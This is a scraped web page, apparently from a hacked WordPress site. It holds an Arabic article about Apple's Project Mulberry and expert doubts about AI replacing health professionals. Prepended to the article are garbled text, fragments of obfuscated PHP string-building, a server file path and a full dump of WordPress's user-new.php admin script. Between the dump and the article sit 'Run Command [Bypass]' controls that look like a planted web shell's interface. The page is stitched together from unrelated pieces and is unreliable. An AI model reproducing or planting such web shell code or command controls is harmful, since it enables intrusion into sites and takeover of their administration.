财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-admin/user-new.php
<?php
/**
* New User Administration Screen.
*
* @package WordPress
* @subpackage Administration
*/
/** WordPress Administration Bootstrap */
require_once __DIR__ . '/admin.php';
if ( is_multisite() ) {
if ( ! current_user_can( 'create_users' ) && ! current_user_can( 'promote_users' ) ) {
wp_die(
'<h1>' . __( 'You need a higher level of permission.' ) . '</h1>' .
'<p>' . __( 'Sorry, you are not allowed to add users to this network.' ) . '</p>',
403
);
}
} elseif ( ! current_user_can( 'create_users' ) ) {
wp_die(
'<h1>' . __( 'You need a higher level of permission.' ) . '</h1>' .
'<p>' . __( 'Sorry, you are not allowed to create users.' ) . '</p>',
403
);
}
if ( is_multisite() ) {
add_filter( 'wpmu_signup_user_notification_email', 'admin_created_user_email' );
}
if ( isset( $_REQUEST['action'] ) && 'adduser' === $_REQUEST['action'] ) {
check_admin_referer( 'add-user', '_wpnonce_add-user' );
$user_details = null;
$user_email = wp_unslash( $_REQUEST['email'] );
if ( str_contains( $user_email, '@' ) ) {
$user_details = get_user_by( 'email', $user_email );
} else {
if ( current_user_can( 'manage_network_users' ) ) {
$user_details = get_user_by( 'login', $user_email );
} else {
wp_redirect( add_query_arg( array( 'update' => 'enter_email' ), 'user-new.php' ) );
die();
}
}
if ( ! $user_details ) {
wp_redirect( add_query_arg( array( 'update' => 'does_not_exist' ), 'user-new.php' ) );
die();
}
if ( ! current_user_can( 'promote_user', $user_details->ID ) ) {
wp_die(
'<h1>' . __( 'You need a higher level of permission.' ) . '</h1>' .
'<p>' . __( 'Sorry, you are not allowed to add users to this network.' ) . '</p>',
403
);
}
// Adding an existing user to this blog.
$new_user_email = array();
$redirect = 'user-new.php';
$username = $user_details->user_login;
$user_id = $user_details->ID;
if ( array_key_exists( $blog_id, get_blogs_of_user( $user_id ) ) ) {
$redirect = add_query_arg( array( 'update' => 'addexisting' ), 'user-new.php' );
} else {
if ( isset( $_POST['noconfirmation'] ) && current_user_can( 'manage_network_users' ) ) {
wp_ensure_editable_role( $_REQUEST['role'] );
$result = add_existing_user_to_blog(
array(
'user_id' => $user_id,
'role' => $_REQUEST['role'],
)
);
if ( ! is_wp_error( $result ) ) {
$redirect = add_query_arg(
array(
'update' => 'addnoconfirmation',
'user_id' => $user_id,
),
'user-new.php'
);
} else {
$redirect = add_query_arg( array( 'update' => 'could_not_add' ), 'user-new.php' );
}
} else {
$newuser_key = wp_generate_password( 20, false );
add_option(
'new_user_' . $newuser_key,
array(
'user_id' => $user_id,
'email' => $user_details->user_email,
'role' => $_REQUEST['role'],
)
);
$roles = get_editable_roles();
$role = $roles[ $_REQUEST['role'] ];
/**
* Fires immediately after an existing user is invited to join the site, but before the notification is sent.
*
* @since 4.4.0
*
* @param int $user_id The invited user's ID.
* @param array $role Array containing role information for the invited user.
* @param string $newuser_key The key of the invitation.
*/
do_action( 'invite_user', $user_id, $role, $newuser_key );
$switched_locale = switch_to_user_locale( $user_id );
if ( '' !== get_option( 'blogname' ) ) {
$site_title = wp_specialchars_decode( get_option( 'blogname' ), ENT_QUOTES );
} else {
$site_title = parse_url( home_url(), PHP_URL_HOST );
}
/* translators: 1: Site title, 2: Site URL, 3: User role, 4: Activation URL. */
$message = __(
'Hi,
You\'ve been invited to join \'%1$s\' at
%2$s with the role of %3$s.
Please click the following link to confirm the invite:
%4$s'
);
$new_user_email['to'] = $user_details->user_email;
$new_user_email['subject'] = sprintf(
/* translators: Joining confirmation notification email subject. %s: Site title. */
__( '[%s] Joining Confirmation' ),
$site_title
);
$new_user_email['message'] = sprintf(
$message,
get_option( 'blogname' ),
home_url(),
wp_specialchars_decode( translate_user_role( $role['name'] ) ),
home_url( "/newbloguser/$newuser_key/" )
);
$new_user_email['headers'] = '';
/**
* Filters the contents of the email sent when an existing user is invited to join the site.
*
* @since 5.6.0
*
* @param array $new_user_email {
* Used to build wp_mail().
*
* @type string $to The email address of the invited user.
* @type string $subject The subject of the email.
* @type string $message The content of the email.
* @type string $headers Headers.
* }
* @param int $user_id The invited user's ID.
* @param array $role Array containing role information for the invited user.
* @param string $newuser_key The key of the invitation.
*
*/
$new_user_email = apply_filters( 'invited_user_email', $new_user_email, $user_id, $role, $newuser_key );
wp_mail(
$new_user_email['to'],
$new_user_email['subject'],
$new_user_email['message'],
$new_user_email['headers']
);
if ( $switched_locale ) {
restore_previous_locale();
}
$redirect = add_query_arg( array( 'update' => 'add' ), 'user-new.php' );
}
}
wp_redirect( $redirect );
die();
} elseif ( isset( $_REQUEST['action'] ) && 'createuser' === $_REQUEST['action'] ) {
check_admin_referer( 'create-user', '_wpnonce_create-user' );
if ( ! current_user_can( 'create_users' ) ) {
wp_die(
'<h1>' . __( 'You need a higher level of permission.' ) . '</h1>' .
'<p>' . __( 'Sorry, you are not allowed to create users.' ) . '</p>',
403
);
}
if ( ! is_multisite() ) {
$user_id = edit_user();
if ( is_wp_error( $user_id ) ) {
$add_user_errors = $user_id;
} else {
if ( current_user_can( 'list_users' ) ) {
$redirect = 'users.php?update=add&id=' . $user_id;
} else {
$redirect = add_query_arg( 'update', 'add', 'user-new.php' );
}
wp_redirect( $redirect );
die();
}
} else {
// Adding a new user to this site.
$new_user_email = wp_unslash( $_REQUEST['email'] );
$user_details = wpmu_validate_user_signup( $_REQUEST['user_login'], $new_user_email );
if ( is_wp_error( $user_details['errors'] ) && $user_details['errors']->has_errors() ) {
$add_user_errors = $user_details['errors'];
} else {
/** This filter is documented in wp-includes/user.php */
$new_user_login = apply_filters( 'pre_user_login', sanitize_user( wp_unslash( $_REQUEST['user_login'] ), true ) );
if ( isset( $_POST['noconfirmation'] ) && current_user_can( 'manage_network_users' ) ) {
add_filter( 'wpmu_signup_user_notification', '__return_false' ); // Disable confirmation email.
add_filter( 'wpmu_welcome_user_notification', '__return_false' ); // Disable welcome email.
}
wp_ensure_editable_role( $_REQUEST['role'] );
wpmu_signup_user(
$new_user_login,
$new_user_email,
array(
'add_to_blog' => get_current_blog_id(),
'new_role' => $_REQUEST['role'],
)
);
if ( isset( $_POST['noconfirmation'] ) && current_user_can( 'manage_network_users' ) ) {
$key = $wpdb->get_var( $wpdb->prepare( "SELECT activation_key FROM {$wpdb->signups} WHERE user_login = %s AND user_email = %s", $new_user_login, $new_user_email ) );
$new_user = wpmu_activate_signup( $key );
if ( is_wp_error( $new_user ) ) {
$redirect = add_query_arg( array( 'update' => 'addnoconfirmation' ), 'user-new.php' );
} elseif ( ! is_user_member_of_blog( $new_user['user_id'] ) ) {
$redirect = add_query_arg( array( 'update' => 'created_could_not_add' ), 'user-new.php' );
} else {
$redirect = add_query_arg(
array(
'update' => 'addnoconfirmation',
'user_id' => $new_user['user_id'],
),
'user-new.php'
);
}
} else {
$redirect = add_query_arg( array( 'update' => 'newuserconfirmation' ), 'user-new.php' );
}
wp_redirect( $redirect );
die();
}
}
}
// Used in the HTML title tag.
$title = __( 'Add User' );
$parent_file = 'users.php';
$do_both = false;
if ( is_multisite() && current_user_can( 'promote_users' ) && current_user_can( 'create_users' ) ) {
$do_both = true;
}
$help = '<p>' . __( 'To add a new user to your site, fill in the form on this screen and click the Add User button at the bottom.' ) . '</p>';
if ( is_multisite() ) {
$help .= '<p>' . __( 'Because this is a multisite installation, you may add accounts that already exist on the Network by specifying a username or email, and defining a role. For more options, such as specifying a password, you have to be a Network Administrator and use the hover link under an existing user’s name to Edit the user profile under Network Admin > All Users.' ) . '</p>' .
'<p>' . __( 'New users will receive an email letting them know they’ve been added as a user for your site. This email will also contain their password. Check the box if you do not want the user to receive a welcome email.' ) . '</p>';
} else {
$help .= '<p>' . __( 'New users are automatically assigned a password, which they can change after logging in. You can view or edit the assigned password by clicking the Show Password button. The username cannot be changed once the user has been added.' ) . '</p>' .
'<p>' . __( 'By default, new users will receive an email letting them know they’ve been added as a user for your site. This email will also contain a password reset link. Uncheck the box if you do not want to send the new user a welcome email.' ) . '</p>';
}
$help .= '<p>' . __( 'Remember to click the Add User button at the bottom of this screen when you are finished.' ) . '</p>';
get_current_screen()->add_help_tab(
array(
'id' => 'overview',
'title' => __( 'Overview' ),
'content' => $help,
)
);
get_current_screen()->add_help_tab(
array(
'id' => 'user-roles',
'title' => __( 'User Roles' ),
'content' => '<p>' . __( 'Here is a basic overview of the different user roles and the permissions associated with each one:' ) . '</p>' .
'<ul>' .
'<li>' . __( 'Subscribers can read comments/comment/receive newsletters, etc. but cannot create regular site content.' ) . '</li>' .
'<li>' . __( 'Contributors can write and manage their posts but not publish posts or upload media files.' ) . '</li>' .
'<li>' . __( 'Authors can publish and manage their own posts, and are able to upload files.' ) . '</li>' .
'<li>' . __( 'Editors can publish posts, manage posts as well as manage other people’s posts, etc.' ) . '</li>' .
'<li>' . __( 'Administrators have access to all the administration features.' ) . '</li>' .
'</ul>',
)
);
get_current_screen()->set_help_sidebar(
'<p><strong>' . __( 'For more information:' ) . '</strong></p>' .
'<p>' . __( '<a href="https://wordpress.org/documentation/article/users-add-new-screen/">Documentation on Adding New Users</a>' ) . '</p>' .
'<p>' . __( '<a href="https://wordpress.org/support/forums/">Support forums</a>' ) . '</p>'
);
wp_enqueue_script( 'wp-ajax-response' );
wp_enqueue_script( 'user-profile' );
/**
* Filters whether to enable user auto-complete for non-super admins in Multisite.
*
* @since 3.4.0
*
* @param bool $enable Whether to enable auto-complete for non-super admins. Default false.
*/
if ( is_multisite() && current_user_can( 'promote_users' ) && ! wp_is_large_network( 'users' )
&& ( current_user_can( 'manage_network_users' ) || apply_filters( 'autocomplete_users_for_site_admins', false ) )
) {
wp_enqueue_script( 'user-suggest' );
}
require_once ABSPATH . 'wp-admin/admin-header.php';
if ( isset( $_GET['update'] ) ) {
$messages = array();
if ( is_multisite() ) {
$edit_link = '';
if ( ( isset( $_GET['user_id'] ) ) ) {
$user_id_new = absint( $_GET['user_id'] );
if ( $user_id_new ) {
$edit_link = esc_url( add_query_arg( 'wp_http_referer', urlencode( wp_unslash( $_SERVER['REQUEST_URI'] ) ), get_edit_user_link( $user_id_new ) ) );
}
}
switch ( $_GET['update'] ) {
case 'newuserconfirmation':
$messages[] = __( 'Invitation email sent to new user. A confirmation link must be clicked before their account is created.' );
break;
case 'add':
$messages[] = __( 'Invitation email sent to user. A confirmation link must be clicked for them to be added to your site.' );
break;
case 'addnoconfirmation':
$message = __( 'User has been added to your site.' );
if ( $edit_link ) {
$message .= sprintf( ' <a href="%s">%s</a>', $edit_link, __( 'Edit user' ) );
}
$messages[] = $message;
break;
case 'addexisting':
$messages[] = __( 'That user is already a member of this site.' );
break;
case 'could_not_add':
$add_user_errors = new WP_Error( 'could_not_add', __( 'That user could not be added to this site.' ) );
break;
case 'created_could_not_add':
$add_user_errors = new WP_Error( 'created_could_not_add', __( 'User has been created, but could not be added to this site.' ) );
break;
case 'does_not_exist':
$add_user_errors = new WP_Error( 'does_not_exist', __( 'The requested user does not exist.' ) );
break;
case 'enter_email':
$add_user_errors = new WP_Error( 'enter_email', __( 'Please enter a valid email address.' ) );
break;
}
} else {
if ( 'add' === $_GET['update'] ) {
$messages[] = __( 'User added.' );
}
}
}
?>
<div class="wrap">
<h1 id="add-new-user">
<?php
if ( current_user_can( 'create_users' ) ) {
_e( 'Add User' );
} elseif ( current_user_can( 'promote_users' ) ) {
_e( 'Add Existing User' );
}
?>
</h1>
<?php
if ( isset( $errors ) && is_wp_error( $errors ) ) :
$error_message = '';
foreach ( $errors->get_error_messages() as $err ) {
$error_message .= "<li>$err</li>\n";
}
wp_admin_notice(
'<ul>' . $error_message . '</ul>',
array(
'additional_classes' => array( 'error' ),
'paragraph_wrap' => false,
)
);
endif;
if ( ! empty( $messages ) ) {
foreach ( $messages as $msg ) {
wp_admin_notice(
$msg,
array(
'id' => 'message',
'additional_classes' => array( 'updated' ),
'dismissible' => true,
)
);
}
}
?>
<?php
if ( isset( $add_user_errors ) && is_wp_error( $add_user_errors ) ) :
$error_message = '';
foreach ( $add_user_errors->get_error_messages() as $message ) {
$error_message .= "<p>$message</p>\n";
}
wp_admin_notice(
$error_message,
array(
'additional_classes' => array( 'error' ),
'paragraph_wrap' => false,
)
);
endif;
?>
<div id="ajax-response"></div>
<?php
if ( is_multisite() && current_user_can( 'promote_users' ) ) {
if ( $do_both ) {
echo '<h2 id="add-existing-user">' . __( 'Add Existing User' ) . '</h2>';
}
if ( ! current_user_can( 'manage_network_users' ) ) {
echo '<p>' . __( 'Enter the email address of an existing user on this network to invite them to this site. That person will be sent an email asking them to confirm the invite.' ) . '</p>';
$label = __( 'Email' );
$type = 'email';
} else {
echo '<p>' . __( 'Enter the email address or username of an existing user on this network to invite them to this site. That person will be sent an email asking them to confirm the invite.' ) . '</p>';
$label = __( 'Email or Username' );
$type = 'text';
}
?>
<form method="post" name="adduser" id="adduser" class="validate" novalidate="novalidate"
<?php
/**
* Fires inside the adduser form tag.
*
* @since 3.0.0
*/
do_action( 'user_new_form_tag' );
?>
>
<input name="action" type="hidden" value="adduser" />
<?php wp_nonce_field( 'add-user', '_wpnonce_add-user' ); ?>
<table class="form-table" role="presentation">
<tr class="form-field form-required">
<th scope="row"><label for="adduser-email"><?php echo esc_html( $label ); ?></label></th>
<td><input name="email" type="<?php echo esc_attr( $type ); ?>" id="adduser-email" class="wp-suggest-user" value="" /></td>
</tr>
<tr class="form-field">
<th scope="row"><label for="adduser-role"><?php _e( 'Role' ); ?></label></th>
<td><select name="role" id="adduser-role">
<?php wp_dropdown_roles( get_option( 'default_role' ) ); ?>
</select>
</td>
</tr>
<?php if ( current_user_can( 'manage_network_users' ) ) { ?>
<tr>
<th scope="row"><?php _e( 'Skip Confirmation Email' ); ?></th>
<td>
<input type="checkbox" name="noconfirmation" id="adduser-noconfirmation" value="1" />
<label for="adduser-noconfirmation"><?php _e( 'Add the user without sending an email that requires their confirmation' ); ?></label>
</td>
</tr>
<?php } ?>
</table>
<?php
/**
* Fires at the end of the new user form.
*
* Passes a contextual string to make both types of new user forms
* uniquely targetable. Contexts are 'add-existing-user' (Multisite),
* and 'add-new-user' (single site and network admin).
*
* @since 3.7.0
*
* @param string $type A contextual string specifying which type of new user form the hook follows.
*/
do_action( 'user_new_form', 'add-existing-user' );
?>
<?php submit_button( __( 'Add Existing User' ), 'primary', 'adduser', true, array( 'id' => 'addusersub' ) ); ?>
</form>
<?php
} // End if is_multisite().
if ( current_user_can( 'create_users' ) ) {
if ( $do_both ) {
echo '<h2 id="create-new-user">' . __( 'Add User' ) . '</h2>';
}
?>
<p><?php _e( 'Create a brand new user and add them to this site.' ); ?></p>
<form method="post" name="createuser" id="createuser" class="validate" novalidate="novalidate"
<?php
/** This action is documented in wp-admin/user-new.php */
do_action( 'user_new_form_tag' );
?>
>
<input name="action" type="hidden" value="createuser" />
<?php wp_nonce_field( 'create-user', '_wpnonce_create-user' ); ?>
<?php
// Load up the passed data, else set to a default.
$creating = isset( $_POST['createuser'] );
$new_user_login = $creating && isset( $_POST['user_login'] ) ? wp_unslash( $_POST['user_login'] ) : '';
$new_user_firstname = $creating && isset( $_POST['first_name'] ) ? wp_unslash( $_POST['first_name'] ) : '';
$new_user_lastname = $creating && isset( $_POST['last_name'] ) ? wp_unslash( $_POST['last_name'] ) : '';
$new_user_email = $creating && isset( $_POST['email'] ) ? wp_unslash( $_POST['email'] ) : '';
$new_user_uri = $creating && isset( $_POST['url'] ) ? wp_unslash( $_POST['url'] ) : '';
$new_user_role = $creating && isset( $_POST['role'] ) ? wp_unslash( $_POST['role'] ) : '';
$new_user_send_notification = $creating && ! isset( $_POST['send_user_notification'] ) ? false : true;
$new_user_ignore_pass = $creating && isset( $_POST['noconfirmation'] ) ? wp_unslash( $_POST['noconfirmation'] ) : '';
?>
<table class="form-table" role="presentation">
<tr class="form-field form-required">
<th scope="row"><label for="user_login"><?php _e( 'Username' ); ?> <span class="description"><?php _e( '(required)' ); ?></span></label></th>
<td><input name="user_login" type="text" id="user_login" value="<?php echo esc_attr( $new_user_login ); ?>" aria-required="true" autocapitalize="none" autocorrect="off" autocomplete="off" maxlength="60" /></td>
</tr>
<tr class="form-field form-required">
<th scope="row"><label for="email"><?php _e( 'Email' ); ?> <span class="description"><?php _e( '(required)' ); ?></span></label></th>
<td><input name="email" type="email" id="email" value="<?php echo esc_attr( $new_user_email ); ?>" /></td>
</tr>
<?php if ( ! is_multisite() ) { ?>
<tr class="form-field">
<th scope="row"><label for="first_name"><?php _e( 'First Name' ); ?> </label></th>
<td><input name="first_name" type="text" id="first_name" value="<?php echo esc_attr( $new_user_firstname ); ?>" /></td>
</tr>
<tr class="form-field">
<th scope="row"><label for="last_name"><?php _e( 'Last Name' ); ?> </label></th>
<td><input name="last_name" type="text" id="last_name" value="<?php echo esc_attr( $new_user_lastname ); ?>" /></td>
</tr>
<tr class="form-field">
<th scope="row"><label for="url"><?php _e( 'Website' ); ?></label></th>
<td><input name="url" type="url" id="url" class="code" value="<?php echo esc_attr( $new_user_uri ); ?>" /></td>
</tr>
<?php
$languages = get_available_languages();
if ( $languages ) :
?>
<tr class="form-field user-language-wrap">
<th scope="row">
<label for="locale">
<?php /* translators: The user language selection field label. */ ?>
<?php _e( 'Language' ); ?><span class="dashicons dashicons-translation" aria-hidden="true"></span>
</label>
</th>
<td>
<?php
wp_dropdown_languages(
array(
'name' => 'locale',
'id' => 'locale',
'selected' => 'site-default',
'languages' => $languages,
'show_available_translations' => false,
'show_option_site_default' => true,
)
);
?>
</td>
</tr>
<?php endif; ?>
<tr class="form-field form-required user-pass1-wrap">
<th scope="row">
<label for="pass1">
<?php _e( 'Password' ); ?>
<span class="description hide-if-js"><?php _e( '(required)' ); ?></span>
</label>
</th>
<td>
<input type="hidden" value=" " /><!-- #24364 workaround -->
<button type="button" class="button wp-generate-pw hide-if-no-js"><?php _e( 'Generate password' ); ?></button>
<div class="wp-pwd">
<?php $initial_password = wp_generate_password( 24 ); ?>
<div class="password-input-wrapper">
<input type="password" name="pass1" id="pass1" class="regular-text" autocomplete="new-password" spellcheck="false" data-reveal="1" data-pw="<?php echo esc_attr( $initial_password ); ?>" aria-describedby="pass-strength-result" />
<div style="display:none" id="pass-strength-result" aria-live="polite"></div>
</div>
<button type="button" class="button wp-hide-pw hide-if-no-js" data-toggle="0" aria-label="<?php esc_attr_e( 'Hide password' ); ?>">
<span class="dashicons dashicons-hidden" aria-hidden="true"></span>
<span class="text"><?php _e( 'Hide' ); ?></span>
</button>
</div>
</td>
</tr>
<tr class="form-field form-required user-pass2-wrap hide-if-js">
<th scope="row"><label for="pass2"><?php _e( 'Repeat Password' ); ?> <span class="description"><?php _e( '(required)' ); ?></span></label></th>
<td>
<input type="password" name="pass2" id="pass2" autocomplete="new-password" spellcheck="false" aria-describedby="pass2-desc" />
<p class="description" id="pass2-desc"><?php _e( 'Type the password again.' ); ?></p>
</td>
</tr>
<tr class="pw-weak">
<th><?php _e( 'Confirm Password' ); ?></th>
<td>
<label>
<input type="checkbox" name="pw_weak" class="pw-checkbox" />
<?php _e( 'Confirm use of weak password' ); ?>
</label>
</td>
</tr>
<tr>
<th scope="row"><?php _e( 'Send User Notification' ); ?></th>
<td>
<input type="checkbox" name="send_user_notification" id="send_user_notification" value="1" <?php checked( $new_user_send_notification ); ?> />
<label for="send_user_notification"><?php _e( 'Send the new user an email about their account' ); ?></label>
</td>
</tr>
<?php } // End if ! is_multisite(). ?>
<?php if ( current_user_can( 'promote_users' ) ) { ?>
<tr class="form-field">
<th scope="row"><label for="role"><?php _e( 'Role' ); ?></label></th>
<td><select name="role" id="role">
<?php
if ( ! $new_user_role ) {
$new_user_role = get_option( 'default_role' );
}
wp_dropdown_roles( $new_user_role );
?>
</select>
</td>
</tr>
<?php } ?>
<?php if ( is_multisite() && current_user_can( 'manage_network_users' ) ) { ?>
<tr>
<th scope="row"><?php _e( 'Skip Confirmation Email' ); ?></th>
<td>
<input type="checkbox" name="noconfirmation" id="noconfirmation" value="1" <?php checked( $new_user_ignore_pass ); ?> />
<label for="noconfirmation"><?php _e( 'Add the user without sending an email that requires their confirmation' ); ?></label>
</td>
</tr>
<?php } ?>
</table>
<?php
/** This action is documented in wp-admin/user-new.php */
do_action( 'user_new_form', 'add-new-user' );
?>
<?php submit_button( __( 'Add User' ), 'primary', 'createuser', true, array( 'id' => 'createusersub' ) ); ?>
</form>
<?php } // End if current_user_can( 'create_users' ). ?>
</div>
<?php
require_once ABSPATH . 'wp-admin/admin-footer.php';
Run Command [Bypass]
Run Command
حين تتحول الساعة الذكية إلى عيادة متنقلة.. من يفهم جسدك الخوارزميات أم الأخصائي؟ – tahkoom.com
كتبت: فرح سمير
مدربك، طبيبك، وخبير التغذية… داخل هاتفك

! في خطوة جديدة تعزز مكانتها في عالم الصحة الرقمية، أعلنت شركة “آبل” عن مشروعها الطموح Project Mulberry، الذي يجمع بين الذكاء الاصطناعي والبيانات الصحية الشخصية لتقديم توصيات طبية وغذائية مصممة خصيصًا لكل مستخدم. المشروع يأتي كجزء من توسع آبل في مجالات الصحة والتغذية والعلاج الطبيعي. يهدف Project Mulberry إلى تحويل الهاتف الذكي إلى مساعد صحي افتراضي، يستند إلى معلومات دقيقة يتم جمعها من أجهزة مثل آيفون وآبل ووتش، لتقديم نصائح تتعلق بالنوم، التغذية، التمارين الرياضية، وحتى الوضعية الجسدية. يركز التطبيق على التكامل بين التحليل البيولوجي، والنصائح الشخصية، والمحتوى التعليمي المرئي. ويطمح إلى تقديم تجربة أكثر شمولاً… تبدأ من قياس عدد الخطوات، ولا تنتهي قبل تقديم خطة علاجية وتغذوية تراعي تفاصيل المستخدم. وقد استعانت آبل بفريق من الأطباء وخبراء التغذية والعلاج الطبيعي، لتدريب نموذجها الذكي وتحسين دقة التوصيات. لكن في خضم هذا التطور، تطرح تساؤلات مشروعة: هل يمكن لهذه التطبيقات أن تحل فعلاً محل الاستشارات الطبية المباشرة؟ وهل تمثل خطرًا على صحة المستخدم إن تم الاعتماد عليها بشكل كامل؟
“الذكاء الاصطناعي لا يملك حدسك”
الدكتورة ” إيمان الحجار” استشاري التغذية؛ ترى أن الذكاء الاصطناعي لا يمكن الاعتماد عليه بشكل كامل في التخطيط الغذائي. خلال تدريب الطلبة، لاحظت أن أدوات الذكاء الاصطناعي ترتكب أخطاء واضحة في حساب السعرات، وتعتمد على معلومات غير مكتملة أو غير دقيقة، فضلًا عن تجاهلها لعادات وثقافات المجتمعات، مثل اقتراح أطعمة غير مقبولة دينيًا أو باهظة الثمن لا تناسب جميع الفئات. ترى د. إيمان أن التغذية لا تقتصر على وضع خطة مكتوبة، بل تحتاج إلى تواصل إنساني مباشر مع المريض، لفهم حالته النفسية والسلوكية، إذ قد يخفي بعض العادات الغذائية الحقيقية أو يتظاهر باتباع نظام صحي. من خلال الملاحظة المباشرة ولغة الجسد، تستطيع كمتخصصة كشف مشاكل لا يمكن للتطبيقات رصدها. تؤكد أن بعض المرضى يختبرون الذكاء الاصطناعي، وأحيانًا حتى الأخصائيين أنفسهم، كما تختلف شخصيات المرضى بين النرجسية أو السلبية أو الإنكار، ما يجعل التعامل الإنساني المباشر ضرورة، خاصة في حالات الأكل العاطفي أو الاضطرابات السلوكية المرتبطة بالتغذية. رغم ذلك، ترى أن الذكاء الاصطناعي يمكن أن يكون مكملًا مفيدًا، لا بديلًا. فهي استخدمته مثلًا مع الطلبة مرضى السكري في تطبيق ترفيهي يساعدهم على التعرف إلى السعرات الحرارية بشكل ممتع. كما تسهم التطبيقات في دعم الأخصائيين من خلال الردود التلقائية أو المتابعة اليومية، لكن مع ضرورة أن يكون التحكم بيد الأخصائي، لا العكس. وتحذر من مخاطر التطبيقات غير الموثوقة التي قد تنتهك الخصوصية أو تستغل البيانات، مشددة على أهمية المتابعة الشخصية مع الطبيب، لما تحققه من تواصل وجداني وتأثير نفسي إيجابي، خصوصًا عند إشراك المرضى في أنشطة جماعية ومشاركة وجباتهم، مما يشعرهم بالانتماء والدعم، ويقلل من العزلة والانطوائية. وتختم بأن العامل البشري لا غنى عنه، لأن مجرد الحوار بين المريض والأخصائي يمثل علاجًا بحد ذاته، ووسيلة لفهم أعمق ونتائج أفضل
العلاج الطبيعي: دعم لا بديل
أما في مجال العلاج الطبيعي، فيؤكد د. محمود عادل، استشاري العلاج الطبيعي –، أن الذكاء الاصطناعي يتمتع بإمكانات ملحوظة في تقديم إرشادات مخصصة اعتمادًا على تحليل بيانات المستخدمين، لكن الإشراف المتخصص يظل ضروريًا لضمان السلامة والفعالية، خاصة أن السلامة تمثل أولوية قصوى. ويشدد على أن المريض لا يجب أن يخضع لأي تجربة علاجية دون توجيه من مختص. يرى أن الذكاء الاصطناعي يمكن أن يكون مساعدًا في حالات محددة بسيطة أو لأغراض وقائية، وقد يشبه جزئيًا بعض جوانب جلسات العلاج الطبيعي. ومع ذلك، لا يمتلك القدرة على الحلول محل عملية التقييم والعلاج الشاملة التي يقوم بها الأخصائي، لأهمية المتابعة الدقيقة لحالة المريض. ويشير إلى أن مشروعًا مثل “Project Mulberry” يمكن أن يكون عنصرًا داعمًا لجلسات العلاج الطبيعي، لكنه لا يغني عنها، بل يسهل عملية المتابعة بين الجلسات ويوفر الوقت للمعالج والمريض. أما عن المخاطر، فيحذر من الاعتماد الكلي على التوجيهات التقنية دون استشارة أخصائي، لما قد يسببه ذلك من أخطاء في التشخيص أو أداء تمارين غير مناسبة، وهو ما قد يؤدي إلى تفاقم الإصابة، خصوصًا في حالات العضلات أو العمود الفقري. ويتابع: حتى مع تزويد التطبيقات بصور إشعاعية، يصعب عليها تقييم ما قد يضر المريض، كما أن الفيديوهات والصور يمكن أن تساعد في شرح التمارين، لكنها لا تعوض التوجيه المباشر، خاصة في الحالات المعقدة التي تتطلب تعديلاً مستمرًا بحسب استجابة الجسم التدريب الرياضي: حماس لا يمكن برمجته
المدرب الرقمي في جيبك…،
تؤكد المدربة المعتمدة شيماء بركات أن الذكاء الاصطناعي، رغم تطوره، لا يمكن أن يحل محل المدرب البشري بأي شكل من الأشكال. وترى شيماء أن أنظمة الذكاء الاصطناعي قد تكون مفيدة في بعض الجوانب التقنية، خاصة عند توفر بيانات دقيقة وواضحة، لكنها لا تمتلك الفهم الكامل لاحتياجات كل مستخدم على حدة. كما أن الاعتماد على كاميرا الهاتف لتحليل الحركات لا يضاهي الملاحظة الفورية والخبرة العملية التي يتمتع بها المدرب، لا سيما أن تقييم الأداء البدني يتطلب قراءة دقيقة لتفاعل الجسم واستجابته أثناء التمرين. وتحذر من الاعتماد الكلي على هذه التطبيقات دون إشراف بشري مباشر، مشيرة إلى أن غياب العنصر الإنساني قد يؤدي إلى مشكلات عديدة، أبرزها الإصابة أو الفشل في تحقيق الأهداف، إضافة إلى شعور المتدرب بالملل أو فقدان الحافز بسبب غياب التشجيع والدعم اللحظي. كما تلفت إلى أن الذكاء الاصطناعي قد لا يكون قادرًا على التعامل مع الحالات الفردية الجديدة أو النادرة، وهو ما قد ينتج عنه عواقب سلبية عند غياب التقييم البشري المتخصص. وتختتم شيماء رأيها بالتأكيد على أن “التطبيقات الذكية ستظل أدوات مساعدة مفيدة، لكنها لا يمكن أن تحل محل التفاعل البشري الحي، أو تلغي الحاجة إلى خبرة المدرب الشخصي ومتابعته الدقيقة.” ميزة التطوير المستمر… ولكن! مشروع آبل مدعوم بفريق طبي يعمل على تدريب نموذج الذكاء الاصطناعي باستمرار، ما يعزز دقة التوصيات مع الوقت. كما أن إضافة خاصية متابعة التغذية وتحليل نمط النوم ومراقبة التمارين تجعل من التطبيق منصة شاملة. ومع ذلك، يبقى الاعتماد الكلي على الخوارزميات محل جدل. “ربما يكون المشروع مكملاً ممتازًا للرعاية الصحية، لكنه لا يجب أن يكون بديلاً عنها” ، يقول د. محمود. أداة مساعدة لا بديل مطلق: من الواضح أن الذكاء الاصطناعي بدأ يلعب دورًا متزايدًا في عالم الصحة. لكن حتى الآن، تظل قدراته محدودة أمام تعقيد الجسد البشري. التطبيقات الذكية قد تسهم في تحسين نمط الحياة، لكنها لا يمكن أن تحل محل المعرفة البشرية المتخصصة. في النهاية، الصحة تظل مسؤولية مشتركة بين الإنسان… والتقنية.
زر الذهاب إلى الأعلى